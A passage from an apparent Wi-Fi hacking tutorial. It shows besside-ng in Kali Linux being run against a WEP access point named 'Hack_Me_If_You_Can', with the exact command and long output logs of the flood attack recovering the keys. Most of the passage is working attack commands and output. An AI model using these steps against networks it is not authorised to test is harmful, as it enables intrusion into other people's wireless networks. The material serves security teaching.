
After collecting almost 25000 IV's aircrack finally cracked the WEP password. The password of the Wi-Fi access point is 1234567899. It's a 64bit hexadecimal key. As you can see, it took me around one hour thirty five minutes for me to crack the password.

However, cracking WEP password need not be so complex and time-consuming nowadays.. We have many tools that can do the same job automatically and also fast. Besside is one such tool. It is available by default in Kali Linux.




```
┌──(kali㉿kali)-[~]
└─$ sudo besside-ng -h                                                    1 ×

  Besside-ng 1.6  - (C) 2010 Andrea Bittau
  https://www.aircrack-ng.org

  Usage: besside-ng [options] <interface>

  Options:

       -b <victim mac>       Victim BSSID
       -R <victim ap regex>  Victim ESSID regex (requires PCRE)
       -s <WPA server>       Upload wpa.cap for cracking
       -c <chan>             chanlock
       -p <pps>              flood rate
       -W                    WPA only
       -v                    verbose, -vv for more, etc.
       -h                    This help screen
```

All have to do is run besside as shown below.




```
┌──(kali㉿kali)-[~]
└─$ sudo besside-ng wlan0mon -c 1 -b 64:66:B3:56:EF:7C
[21:51:12] Let's ride
[21:51:12] Appending to wpa.cap
[21:51:12] Appending to wep.cap
[21:51:12] Logging to besside.log
[21:51:12] | Scanning chan 01
Bad beacon
[21:51:12] / Scanning chan 01
Bad beacon
[21:51:12] - Scanning chan 01
Bad beacon
[21:51:12] | Scanning chan 01
Bad beacon
[21:51:12] / Scanning chan 01
Bad beacon
[21:51:13] - Scanning chan 01
Bad beacon
[21:51:13] \ Scanning chan 01
Bad beacon
[21:51:13] | Scanning chan 01
[21:52:15] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD - 14 IVs rate 1 [86 PPS
[21:52:15] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD - 14 IVs rate 1 [86 PPS
out] len 118
Bad beacon
[21:52:15] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD - 14 IVs rate 1 [86 PPS
[21:53:01] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15012 IVs rat
[21:53:01] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15012 IVs rat
[21:53:01] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15012 IVs rat
[21:53:01] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15012 IVs rat
[21:53:01] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15013 IVs rat
[21:53:01] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15013 IVs rat
[21:53:01] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15013 IVs rat
[21:53:01] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15014 IVs rat
[21:53:01] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15014 IVs rat
[21:53:01] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15014 IVs rat
[21:53:01] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15015 IVs rat
[21:53:01] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15015 IVs rat
[21:53:01] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15015 IVs rat
[21:53:01] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 15015 IVs rat
[21:53:01] Got key for Hack_Me_If_You_Can [31:32:33:34:35] 15015 IVs
[21:53:01] Pwned network Hack_Me_If_You_Can in 0:52 mins:sec
[21:53:01] TO-OWN [] OWNED []
[21:53:01] All neighbors owned

Dying...
[21:53:01] TO-OWN [] OWNED []

┌──(kali㉿kali)-[~]
└─$ 
```

It automatically cracks the password for us. As you can see in the above image, it cracked a 64bit ASCII WEP key in less than 1 minute. How about 64 bit hexadecimal WEP key that's a bit comp -lex.



```
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25095 IVs rat
[22:07:46] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25096 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25096 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25097 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] - Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] \ Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] | Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] / Attacking [Hack_Me_If_You_Can] WEP - FLOOD cracking - 25098 IVs rat
[22:07:46] Got key for Hack_Me_If_You_Can [ab:cd:12:34:56] 25099 IVs
[22:07:46] Pwned network Hack_Me_If_You_Can in 1:03 mins:sec
[22:07:46] TO-OWN [] OWNED []
[22:07:46] All neighbors owned

Dying...
[22:07:46] TO-OWN [] OWNED []
```

